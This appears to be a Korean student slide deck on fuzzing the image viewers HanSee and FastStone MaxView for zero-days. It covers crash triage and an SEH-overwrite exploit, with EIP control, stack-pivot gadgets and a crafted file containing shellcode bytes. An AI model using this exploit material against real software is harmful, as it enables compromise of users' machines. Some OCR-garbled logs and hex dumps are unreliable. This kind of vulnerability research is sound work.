



Windows Software Zer0-day Hunting

중간발표 (02/06)

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Agenda



프로젝트 소개

제품 선정 및 퍼징

Crash 분석

Exploit Practice



팀원 소개






날 팀장: 서동훈



팀원: 문승재

프로젝트 소개





프로젝트 소개



HxD

immunity

BFF




processhacker

windbg

010editor


























보호 기법

소프트웨어

	SEH	ASLR	DEP	REBASE
다씨	X	X	X	X
한씨	X	X		X
포커스 온				X
패스트 스톤		X		X







Seedfile +

사용자가 제공 한 특정 파일 확장자의 테스트 파일이다.



1

Seedfile을 모두 불러오는 과정 (옵션에 따라 바이너리 랜덤 수정)

```
INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:\bar{WBFF}\bar{Wfuzzdir}\bar{Wcampaign_xkt3}\bar{W}\bar{W}\bar{W}\bar{Bac8c42386396aac37245c3b8f783304.png} INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:\bar{WBFF}\bar{Wfuzzdir}\bar{Wcampaign_xkt3}\bar{W}\bar{W}\bar{W}\bar{W}\bar{Bc96021c5077ab235659d2ca25c5b4e1.im24} INFO certfuzz.file_handlers.seedfile_set - Adding file to set: C:\bar{WBFF}\bar{Wfuzzdir}\bar{Wcampaign_xkt3}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\bar{W}\
```


2

캠페인 시작 (퍼징 대상 실행)



INFO certfuzz.bff.common - Starting campaign







5 로그 저장 후 Minimize수행

bff.log

2020-02-05 오후 5:04

텍스트 문서

7,690KB

결과 파일 생성 후 반복

EXPLOITABLE2020-02-04 오전 2:22파일 폴더PROBABLY_EXPLOITABLE2020-02-04 오전 2:14파일 폴더UNKNOWN2020-02-04 오전 10:42파일 폴더

minimizer_log.txt

sf_0406eec3e37c1558f3a75cc03e0fdb0f.jbig

sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140.jbig.e3.msec

sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008.jbig

sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-minimized.jbig

g sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-minimized.jbig.analyze.msec

sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-minimized.jbig.drillresults

sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-PEX.jbig.e0.msec


g sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0x00000008-PEX.jbig.e1.msec

g sf_0406eec3e37c1558f3a75cc03e0fdb0f-14140-0xfffffffc-EXP.jbig.e2.msec
































Extension percent





Target







U 윈본 파일과 Crash 파일 비교 (Hex Editor 이용)

```
00000A70 64 50 34 21 CF 00 00 0D 49 48 44 52 00 00 00 dP4!Ï....IHDR...
00000A80 30 00 00 00 30 08 02 00 00 D8 60 6E D0 00 00 0...0...ø`nÐ..
```

원본 파일

```
00000A70 64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00 dP4!Ï...IHDR...
00000A80 30 00 00 33 30 08 02 00 00 D8 60 6E D0 00 00 0...Ø`nD..
```

Crash II일



MNG Signature

MHDR

Frame

LOOP-ENDL

SEEK

Other Data

MEND

MNG Datastream

MNG = (Multiple-image Network Graphics)

I MNG format 분석



MNG Signature

MHDR

Frame

LOOP-ENDL

SEEK

Other Data

MEND

MNG Datastream

MNG Signature (8-byte)

MNG Datastream 최상위 data

하나이상의 Layer

동일한 청크 반복 방지

Datastream Point 丑人

이미지 및 기타 객체 생성

MNG Datastream의 끝

Layer

PNG or JNG Datastream or MNG BASI Chunk

NNG format 분석



2 Crash 파일 분석

PNG 파일에 포함되는 Chunk Type 확인 가능

000000A70 64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00 dP4!Ï....IHDR...
000000A80 30 00 00 33 30 08 02 00 00 00 D8 60 6E D0 00 00 0..30....Ø`nÐ..



2 Crash 파일 분석

PNG format

IHDR = PNG 파일의 기본 정보

IDAT = 파일의 이미지 데이터

IEND = PNG의 끝



2 Crash 파일 분석

```
00000A70 64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00 dP4!Ï...IHDR...
00000A80 30 00 00 33 30 08 02 00 00 D8 60 6E D0 00 00 0..30....Ø`nĐ..
```

Length(4)

Chunk type(4)

Width(4)

Height(4)

Bit Depth(1)

Color Type(1)

Compression method(1)

Filter method(1)

Interlace method(1)

IHDR Struct



2 Crash 파일 분석

00 00 00 OD		
49 48 44 52		
00 00 00 30		
00 00 00 30	#	
08		
02		
00		
00		
00		
어떤 ㅠ[0]		

00 00 00 OD	
49 48 44 52	
00 00 00 30	
00 00 33 30	
08	
02	
00	
00	
00	
	_

Length(4)
Chunk type(4)
Width(4)
Height(4)
Bit Depth(1)
Color Type(1)
Compression method(1)
Filter method(1)
Interlace method(1)

원본파일

Crash II일

IHDR Struct



2 Crash 파일 분석

Crash

높이와넓이의 차이로인해 Crash발생

00 00 0D
49 48 44 52
00 00 00 30
00 00 33 30
08
02
00
00
00

Crash II일

Length(4) Chunk type(4) Width(4) Height(4) Bit Depth(1) Color Type(1) Compression method(1) Filter method(1) Interlace method(1)

IHDR Struct



3 - 디버깅

First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0367fffe ebx=00000000 ecx=0367fffe edx=00000001 esi=00000000 edi=02dbc9a0 eip=006daae9 esp=0019f788 ebp=0019f790 iopl=0 nv up ei pl nz na po nc cs=0023 ss=002b ds=002b es=002b fs=0053 qs=002b efl=00210202 HanSee+0x2daae9: 006daae9 0fb67102 esi.bute ptr [ecx+2] ds:002b:03680000=?? MOVZX (189c.3bfc): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=9a5d039c ebx=009cb0e4 ecx=fffffff8 edx=035d27b0 esi=0019a570 edi=00000004 eip=00403611 esp=0019a54c ebp=0019c804 iopl=0 nv up ei pl nz na po nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b ef1=00210202 HanSee+0x3611: ecx, dword ptr [eax-4] ds:002b:9a5d0398=??????? 00403611 2348fc and

•

(189c.3bfc): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=9a5d0398 ebx=00000000 ecx=00199ab8 edx=00000001 esi=00000000 edi=00000000 eip=00405f7a esp=0019902c ebp=00199b08 iopl=0 nv up ei ng nz na po nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b ef1=00210282 HanSee+0x5f7a: 00405f7a 8b08 ecx.dword ptr [eax] ds:002b:9a5d0398=???????? MOV (189c.3bfc): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=035d0fc0 ebx=00198501 ecx=7244005c edx=02db9901 esi=034051b0 edi=00000000 eip=00405f7c esp=00198560 ebp=0019f894 iopl=0 nv up ei pl nz na pe nc cs=0023 ss=002b ds=002b es=002b fs=0053 qs=002b ef1=00210206 HanSee+0x5f7c: 00405f7c ff51fc ds:002b:72440058=???????? call dword ptr [ecx-4]



```
3 - 디버깅
```

```
(189c.3bfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=035d0fc0 ebx=00198501 ecx=7244005c edx=02db9901 esi=034051b0 edi=00000000
eip=00405f7c esp=00198560 ebp=0019f894 iopl=0
                                                      nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 qs=002b
                                                                 ef1=00210206
HanSee+0x5f7c:
00405f7c ff51fc
                         call
                                 dword ptr [ecx-4]
                                                      ds:002b:72440058=????????
0:000> !load msec
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - Read Access Violation on Control Flow starting at HanSee+0x5f7c (Hash=0x736e040d.0x44254801)
Access violations not near null in control flow instructions are considered exploitable.
```

분석기준



3 디버깅

바텀 업 방식으로 분석**진행**

00405f7a 8b08 00405f7c ff51fc mov ecx,dword ptr [eax]
call dword ptr [ecx-4]

ds:002b:72440062=????????





006dabab8bdamovebx,edx006dabad8bf0movesi,eax



2 -----

004035f5	lea ebx.HanSee+0x5cb084 (009cb084)[eax*8]
004035fe	mov edx,dword ptr [ebx+8]
00403601	mov eax, dword ptr [edx+10h]
006DEBDE	mov [ebp-8], eax
006ded11	mov eax,dword ptr [ebp-8]
006dac79	mov esi,eax
006dac7b	mov eax,esi
006dac9f	mov ebx,eax
006dacb3	mov eax,dword ptr [ebx+0Ch]
006dacb6	mov eax, dword ptr [eax+edi*4] (edi = 0)
006DABAD	mov esi, eax
006DABD3	mov eax, [esi+6Ch]
00405F7A	mov ecx, [eax]
00405F7C	call dword ptr [ecx-4]



4 피드백

특정문자열삽입

```
000012A0 69 67 6E 61 74 75 72 65 00 00 78 DA 33 4C 33 4C ignature..xÚ3L3L 000012B0 4D 34 49 4C 34 34 31 B2 B4 30 31 32 4E 4A 32 31 M4IL441 012NJ21 000012C0 4C 33 36 31 35 4C 4C 31 4B 4B 4C 4D 4C 45 45 4D L3615LL1KKLMLEEM
```

문자열확인기능

(3b7c.35c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=036616c0 ebx=0019ae01 ecx=72440065 edx=02da9901 esi=034951b0 edi=00000000
eip=00405f7c esp=0019ae80 ebp=0019f894 iopl=0 nv up ei pl nz na pe nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210206
HanSee+0x5f7c:
00405f7c ff51fc call dword ptr [ecx-4] ds:002b:72440061=????????
0:000> s -a 0x00000000 L?0xffffffff LEEM
035a2864 4c 45 45 4d 09 0b 53 c1-54 f1 00 00 00 10 7a 54 LEEM..S.T....zT

Length(4)

Chunk type(4)

Chunk Data (Length)

CRC(4)

IDAT Struct



00000A70 64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00 dP4!Ï...IHDR...
00000A80 30 00 00 33 30 08 02 00 00 D8 60 6E D0 00 00 0..30....Ø`nÐ..
00000A90 00 06 62 4B 47 44 00 BD 00 BD 00 BD 69 42 D5 A8 ..bKGD.½.½.½iBÕ¨
00000AA0 00 00 07 93 49 44 41 54 78 DA E5 99 CB 8F 1C 57 ..."IDATxÚå™Ë..W



00000A70 64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00 dP4!Ï....IHDR...

00000A80 30 00 00 33 30 08 02 00 00 D8 60 6E D0 00 00 0..30....Ø`nÐ..

00000A90 00 06 62 4B 47 44 00 BD 00 BD 00 BD 69 42 D5 A8 ...☐KGD.⅓.⅓.⅓iBÕ¨

000000AA0 00 16 C0 80 49 44 41 54 78 DA E5 99 CB 8F 1C 57 ..ÀIDATxÚå™Ë..W

Length

Chunk Data를 늘릴 경우 Length를 넘지 않도록 주의

4 ------미드백

Length(4)

Chunk type(4)

Chunk Data (Length)

CRC(4)

IDAT Struct



```
00000A70 64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00 dP4!Ï...IHDR...
00000A80 30 00 00 33 30 08 02 00 00 D8 60 6E D0 00 00 0..30....Ø`nÐ..
00000A90 00 06 62 4B 47 44 00 BD 00 BD 00 BD 69 42 D5 A8 ... ★KGD.≒.≒.≒iBÕ¨
00000AA0 00 16 C0 80 49 44 41 54 78 DA E5 99 CB 8F 1C 57 ... €IDATxÚå™Ë..W
```





(3e80.3834): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=032200dc ebx=00000000 ecx=0279cf8c edx=00000001 esi=00000000 edi=00000000
eip=00405f7c esp=0019b94c ebp=0019c428 iopl=0 nv up ei pl nz na po nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210202
HanSee+0x5f7c:
00405f7c ff51fc call dword ptr [ecx-4] ds:002b:0279cf88=????????

(28b0.2b44): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=032200dc ebx=00000000 ecx=0255d139 edx=00000001 esi=00000000 edi=00000000
eip=00405f7c esp=0019b94c ebp=0019c428 iopl=0 nv up ei pl nz na po nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210202
HanSee+0x5f7c:
00405f7c ff51fc call dword ptr [ecx-4] ds:002b:0255d135=????????

Chunk Data

Chunk Data를 특정 이상으로 늘릴 경우데이터가 7fxxxxxx에 위치한다.





FastStone MaxView 3.3 Shareware (Last Update: 2019-04-05)
A fast, compact and innovative image viewer that supports all major graphic formats. Its intuitive layout lets you view images in a variety of ways. It even lets you view images in password-protected ZIP, RAR and 7-Zip archive files directly and instantly, which is a perfect solution for viewing private images. It is a handy tool for quickly viewing, rotating, resizing, cropping, annotating and printing images.

Target



```
(c48.7c4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\FastStone MaxView\MaxView.exe
eax=00000000 ebx=017c7f40 ecx=00000003 edx=0012f31c esi=03130610 edi=03137a04
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                      efl=00010206
|MaxView+0x304922:
                           eax,dword ptr [eax+40h] ds:0023:00000040=????????
|NN7N4922 8H4N4N|
                    MOV
l0:000> व
(c48.7c4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=775e71cd esi=00000000 edi=00000000
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                      efl=00010246
41414141 ??
                     222
```



```
0:000> kb

# ChildEBP RetAddr Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 0012ed94 775e71b9 0012ee80 0012f69c 0012ee9c 0x41414141
01 0012edb8 775e718b 0012ee80 0012f69c 0012ee9c ntdll!ExecuteHandler2+0x26
02 0012eddc 775bf96f 0012ee80 0012f69c 0012ee9c ntdll!ExecuteHandler+0x24
03 0012ee68 775e7017 0012ee80 0012ee9c 0012ee80 ntdll!RtlDispatchException+0x127
04 0012ee68 00704922 0012ee80 0012ee9c 0012ee80 ntdll!KiUserExceptionDispatcher+0xf
05 0012f694 00314c02 91910000 41414141 91919191 MaxView+0x304922
06 00000000 00000000 00000000 00000000 0x314c02
```

Call Stack 확인

```
775e71ab ff7510
                                    dword ptr [ebp+10h]
                           push
775e71ae ff750c
                                    dword ptr [ebp+0Ch]
                           push
775e71b1 ff7508
                                    dword ptr [ebp+8]
                           push
                                    ecx, dword ptr [ebp+18h
775e71b4 8b4d18
                           T0 (**)37
775e71b7 ffd1
                           call
                                    ecx
775e71b9 648b2500000000
                                    esp,dword ptr fs:[0]
                           MOV
```



```
0:000> bp 775e71b7
0:000> a
(90c.e8c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\FastStone MaxView\MaxView.exe
eax=00000000 ebx=01887f40 ecx=00000003 edx=0012f31c esi=0312a410 edi=03131804
eip=00704922 esp=0012f2e0 ebp=0012f694 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                          efl=00010206
MaxView+0x304922:
00704922 8b4040 mov
                             eax.dword ptr [eax+40h] ds:0023:00000040=????????
0:000> q
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=0070522d edx=775e71cd esi=00000000 edi=00000000
eip=775e71b7 esp=0012ed9c ebp=0012edb8 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                          ef1=00000246
ntdll!ExecuteHandler2+0x24:
775e71b7 ffd1
                      call
                             ecx {MaxView+0x30522d (0070522d)}
0:000> q
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=41414141 edx=775e71cd esi=00000000 edi=00000000
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                         ef1=00000246
ntdll!ExecuteHandler2+0x24:
775e71b7 ffd1
                             ecx {41414141}
                      call
```




```
|0:000> !exchain
```

0012edac: ntdll!ExecuteHandler2+3a (775e71cd)

0012f2ec: MaxView+30522d (0070522d)

|0012f69c: 41414141

Invalid exception stack at 91910000



SEH chain

0x0012f2ec

0x775e71cd

0x0012f69c

0x0070522d

0x00009191

0x91919191



```
0:000> db 0012f69c
0012f69c 00 00 91 91 41 41 41 41-91 91 91 91 91 91 91 91
0012f6ac 91 91 91 91 91 91 91-91 91 91 91 91 90 91
0012f6bc 91 91 91 91 91 91 91-91 91 91 91 91 91
```

파일 내부 데이터와 일치

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C
                                                                Decoded text
000002F0
           45 45 45 45 81 3C 07 57 69 6E 45 75 F0 8B 74 1F
                                                                EEEE. < . WinEuð < t.
                                                                 ..þ.<®ÿ×ÀÀÀÀÀÀÀÀÀ
00000300
                                                                ÀÀÀÀÕ¤€...ÿÿÿÿ..
00000310
00000320
                                                                 ..8BIM.1....w
00000330
                                                                ýW.....wýW.....°
00000340
                                                                 .@.°.8....
00000350
00000360
                                                                 8BIMnormÿ..
00000370
                           00 00 00 02 4C 31 00
00000380
00000390
000003A0
000003B0
000003C0
000003D0
000003E0
000003F0
00000400
                                                                 . . . . . . . . . . . . . . . . . . .
00000410
```



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
                                                         Decoded text
000002F0 45 45 45 45 81 3C 07 57 69 6E 45 75 F0 8B 74 1F
                                                         EEEE. < . WinEuð < t.
                                                         ..b.<®ÿ×àààààààààà
00000300 1C 01 FE 03 3C AE FF D7 C0 C0 C0 C0 C0 C0 C0 C0
                                                         ÀÀÀÀÕ¤€...ŸŸŸŸ..
00000310 C0 C0 C0 C0 F0 A4 80 00 00 FF FF FF FF 00 00
                                                         ..8BIM.1....w
00000320 00 1C 38 42 49 4D 03 ED 00 00 00 00 00 10 00 77
00000330 FD 57 00 02 00 02 00 77 FD 57 00 02 00 02 00 BA
                                                         ý₩....°
                                                         .@.º.8......
00000340 0C 40 00 BA 0C 38 00 01 00 00 00 00 00 00 00 00
00000350 00 00 0B D0 00 00 0F C0 00 01 00 00 00 BA 0C 02
00000360 38 42 49 4D 6E 6F 72 6D FF 00 01 00 00 00 00 0C
                                                         8BIMnormÿ.....
00000370 00 00 00 00 00 00 00 02 4c 31 00 00 00 91 91
         61 61 61 61 91 91 91 91 91 91 91 91 91 91 91 91
00000380
00000390 91 91 91 91 91 91 91 91 91 90 91 91 91 91 91
```

```
eip control 성공
```

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\FastStone MaxView\MaxView.exe
eax=00000000 ebx=01787f40 ecx=00000003 edx=0012f31c esi=0322a410 edi=03231804
eip=00704922 esp=0012f2e0 ebp=0012f694 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                               efl=00010206
MaxView+0x304922:
00704922 8Ъ4040
                                eax, dword ptr [eax+40h] ds:0023:00000040=????????
                        MOV
0:000> a
(500.bf0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=775e71cd esi=00000000 edi=00000000
eip=61616161 esp=0012ed98 ebp=0012edb8 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000
                                                               ef1=00010246
61616161 ??
                        222
```



Stack Pivoting F

여러 Gadget을 이용해서 쓰기 가능한 공간에 Fake Stack을 구성해 놓고 Chaining하는 기법



Stack Pivoting

여러 Gadget을 이용해서 쓰기 가능한 공간에 Fake Stack을 구성해 놓고 Chaining하는 기법

```
0:000> g
(500.bf0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=775e71cd esi=00000000 edi=00000000
eip=61616161 esp=0012ed98 ebp=0012edb8 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
61616161 ??
```

esp = 0012ed98

파일 시작 = 0012f340

파일 끝 = 0012f73c



12f340-12ed98 = 5a8 최소 offset = 0x5a8




mona result

```
0x0052e0b9 : {pivot 1332 / 0x534} : # ADD ESP,528 # POP EDI # POP ESI # POP EBX # RETN
                                                                                          ** [MaxView.exe] **
                                                                                                                   startnull
{PAGE EXECUTE READ}
0x0050aa6c : {pivot 2116 / 0x844} : # ADD ESP,838 # POP EDI # POP ESI # POP EBX # RETN
                                                                                          ** [MaxView.exe] **
                                                                                                                   startnull
{PAGE EXECUTE READ}
0x0053c2d8 : {pivot 2116 / 0x844} : # ADD ESP,838 # POP EDI # POP ESI # POP EBX # RETN
                                                                                          ** [MaxView.exe] **
                                                                                                                  startnull
{PAGE EXECUTE READ}
0x00505f42 : {pivot 2648 / 0xa58} : # ADD ESP,0A48 # POP EBP # POP EDI # POP ESI # POP EBX # RETN
                                                                                                     ** [MaxView.exe] **
startnull,asciiprint,ascii {PAGE EXECUTE READ}
0x00537ed1 : {pivot 2648 / 0xa58} : # ADD ESP,0A48 # POP EBP # POP EDI # POP ESI # POP EBX # RETN
                                                                                                     ** [MaxView.exe] **
                                                                                                                            startnull
```

Fake Stack

			70								<u> </u>			LMD_	esp	
000002B0	90	90	90	90	90	90	90	90	90	90	90	90	Α9	EA	44	00
000002C0																
000002D0 000002E0	8B	76	0C	8B	76	0C	AD	8B	30	8B	7E	18	8B	5F	3C	8B
000002E0	5C	1F	78	8B	74	1F	20	ienc	FE	8B	54	1F	24	0F	В7	2C
000002F0	17	42	42	AD	81	3C	07	57	69	бE	45	75	F0	8B	74	1F
00000300	1C	01	FΈ	03	3C	ΑE	FF	D7	C0	C0	C0	C0	C0	C0	C0	C0





Q & A